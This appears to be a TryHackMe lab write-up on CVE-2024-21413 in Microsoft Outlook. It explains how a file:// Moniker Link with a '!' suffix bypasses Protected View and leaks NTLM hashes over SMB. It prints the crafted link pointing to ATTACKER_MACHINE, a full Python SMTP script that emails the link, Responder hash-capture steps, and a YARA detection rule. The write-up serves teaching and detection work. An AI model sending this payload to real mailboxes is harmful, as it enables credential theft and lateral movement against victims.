CVE-2024-21413: Microsoft Outlook Moniker Link Vulnerability

What is CVE-2024-21413?
CVE-2024-21413 is a Microsoft Outlook vulnerability that allows attackers to bypass Outlook’s built-in security protections by abusing a specially crafted hyperlink known as a Moniker Link. By exploiting this behavior, an attacker can cause Outlook to automatically initiate an SMB authentication request, resulting in NTLM credential leakage and potentially remote code execution (RCE).
| CVSS | Description |
|---|---|
| Publish date | February 13th, 2024 |
| MS article | https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2024-21413 |
| Impact | Remote Code Execution & Credential Leak |
| Severity | Critical |
| Attack Complexity | Low |
| CVSS Scoring | 9.8 |
Outlook Protected View
Under normal circumstances, Outlook displays a security warning when an email attempts to access external resources or trigger external applications. This behavior is enforced by Protected View.

Protected View opens emails containing potentially unsafe content, such as attachments and hyperlinks, in a read-only mode. This mechanism prevents automatic execution of risky actions, including macro execution and unauthorized network connections.
Moniker Links and SMB Authentication
When a hyperlink uses the file:// scheme, Outlook interprets it as a request to access a local or remote file. If the path points to a remote UNC location, Outlook attempts to access it using the SMB protocol, which by default performs authentication using the user’s local NTLM credentials.
The vulnerability arises when the file:// Moniker Link is modified by appending a ! character followed by arbitrary text. This modification allows the link to bypass Outlook’s Protected View checks.
Normal (Blocked) Behavior
1
<p><a href="file://ATTACKER_MACHINE/test">Click me</a></p>
In this scenario, Outlook correctly detects the file:// UNC path as potentially dangerous. Protected View displays a security warning, requiring the user to explicitly click “Enable Content” before any network connection is initiated. As a result, the SMB authentication attempt only occurs after user approval, making exploitation unlikely in practice.
UNC = Universal Naming Convention to identify resources
Vulnerability
1
<p><a href="file://ATTACKER_MACHINE/test!exploit">Click me</a></p>
With the addition of the ! character, Outlook no longer displays the Protected View warning. The link is treated as a normal hyperlink, and Outlook automatically attempts to access the remote resource, triggering an SMB connection and leaking the victim’s NTLM credentials without user interaction.
Why does this work?
Outlook relies on pattern-matching and blocklist-based logic to identify dangerous Moniker Links, particularly file:// UNC paths. By appending the ! character followed by additional text, the hyperlink no longer matches Outlook’s known dangerous patterns.
As a result, the Protected View detection logic fails, allowing the link to bypass security checks entirely and causing Outlook to initiate an automatic SMB authentication request without prompting the user.
Exploitation Flow
- Attacker sends an email containing a malicious Moniker Link (
file://) to the victim. - The hyperlink points to an attacker-controlled UNC path.
- The link is crafted with a
!character to bypass Outlook Protected View. - Victim Clicks the link.
- Outlook fails to display a security warning and allows the link to be processed.
- Windows attempts to access the remote resource using SMB.
- SMB automatically perform NTLM authentication.
- Victim’s NTLM credential are sent to the attacker.
The share does not need to exist on the remote devices as an authentication attempt will be attempted regardless which led to the victim’s Windows netNTLMv2 hash being sent to the attacker.
Exploitation (THM Box)
In this lab, the goal is to exploit CVE-2024-21413 by delivering a malicious Moniker Link to the victim via email. When the victim clicks the link, Outlook bypasses Protected View and attempts to load a remote file from the attacker’s machine, resulting in the victim’s netNTLMv2 hash being leaked over SMB.
To achieve this, we use a Python proof-of-concept that sends a crafted HTML email containing the malicious file:// Moniker Link.
Proof of Concept
The PoC performs the following actions:
- Uses attacker and victim email addresses provided by the TryHackMe environment
- Authenticates to the SMTP server using the attacker’s credentials
- Embeds a malicious Moniker Link inside an HTML email body
- Sets the email headers (From, To, and Subject)
- Sends the email to the victim via the lab’s mail server
In a real-world scenario, the attacker would need access to their own SMTP server or a compromised mail account. For this lab, THM provides a preconfigured SMTP service and credentials.
Exploit Code
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
'''
Author: CMNatic | https://github.com/cmnatic
Version: 1.0 | 19/02/2024
'''

import smtplib
from email.mime.text import MIMEText
from email.mime.multipart import MIMEMultipart
from email.utils import formataddr

sender_email = 'attacker@monikerlink.thm'
receiver_email = 'victim@monikerlink.thm'
password = input("Enter your attacker email password: ")

html_content = """\
<!DOCTYPE html>
<html lang="en">
    <p><a href="file://ATTACKER_MACHINE/test!exploit">Click me</a></p>
</html>
"""

message = MIMEMultipart()
message['Subject'] = "CVE-2024-21413"
message["From"] = formataddr(('CMNatic', sender_email))
message["To"] = receiver_email

msgHtml = MIMEText(html_content, 'html')
message.attach(msgHtml)

server = smtplib.SMTP('MAILSERVER', 25)
server.ehlo()

try:
    server.login(sender_email, password)
except Exception as err:
    print(err)
    exit(-1)

try:
    server.sendmail(sender_email, [receiver_email], message.as_string())
    print("\nEmail delivered")
except Exception as error:
    print(error)
finally:
    server.quit()
Setting Up the SMB Listener
Before sending the email, we must prepare an SMB listener on the attacker machine to capture incoming NTLM authentication attempts. This can be done using Responder, which listens for SMB connections and extracts NTLM hashes.
The network interface used must be reachable by the victim. Alternatively, an Impacket SMB server could also be used for this purpose.

Once Responder is running, it will wait for incoming SMB authentication requests.
Sending the Exploit Email
With the SMB listener active, we execute the exploit script:
1
2
3
4
5
┌─[ocean@parrot]─[~/tryhackme/moniker-link]
└──╼ $python3 exploit.py
Enter your attacker email password: attacker

 Email delivered
The malicious email is now delivered to the victim.
Capturing NTLM Credentials
When the victim clicks the “Click me” hyperlink in Outlook, the crafted Moniker Link bypasses Protected View and forces Windows to access the attacker-controlled UNC path. This triggers an SMB authentication attempt using the victim’s NTLM credentials.

Responder immediately captures the netNTLMv2 hash, as shown below:

This confirms successful exploitation of CVE-2024-21413.
The remote SMB share does not need to exist. Windows will attempt authentication regardless, resulting in the victim’s netNTLMv2 hash being sent to the attacker.
At this stage, the attacker has obtained the victim’s NTLM credentials, which can be used for further attacks such as NTLM relay, pass-the-hash, or lateral movement, depending on the environment.
Detection
A Yara rule has been created by Florian Roth to detect emails containing the file:// element in the Moniker Link.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
user@yourmachine:# cat cve-2024-21413.yar

rule EXPL_CVE_2024_21413_Microsoft_Outlook_RCE_Feb24 {

   meta:

      description = "Detects emails that contain signs of a method to exploit CVE-2024-21413 in Microsoft Outlook"

      author = "X__Junior, Florian Roth"

      reference = "https://github.com/xaitax/CVE-2024-21413-Microsoft-Outlook-Remote-Code-Execution-Vulnerability/"

      date = "2024-02-17"

      modified = "2024-02-19"

      score = 75

   strings:

      $a1 = "Subject: "

      $a2 = "Received: "

      $xr1 = /file:\/\/\/\\\\[^"']{6,600}\.(docx|txt|pdf|xlsx|pptx|odt|etc|jpg|png|gif|bmp|tiff|svg|mp4|avi|mov|wmv|flv|mkv|mp3|wav|aac|flac|ogg|wma|exe|msi|bat|cmd|ps1|zip|rar|7z|targz|iso|dll|sys|ini|cfg|reg|html|css|java|py|c|cpp|db|sql|mdb|accdb|sqlite|eml|pst|ost|mbox|htm|php|asp|jsp|xml|ttf|otf|woff|woff2|rtf|chm|hta|js|lnk|vbe|vbs|wsf|xls|xlsm|xltm|xlt|doc|docm|dot|dotm)!/

   condition:

      filesize < 1000KB

      and all of ($a*)

      and 1 of ($xr*)

}
p/s do no click random link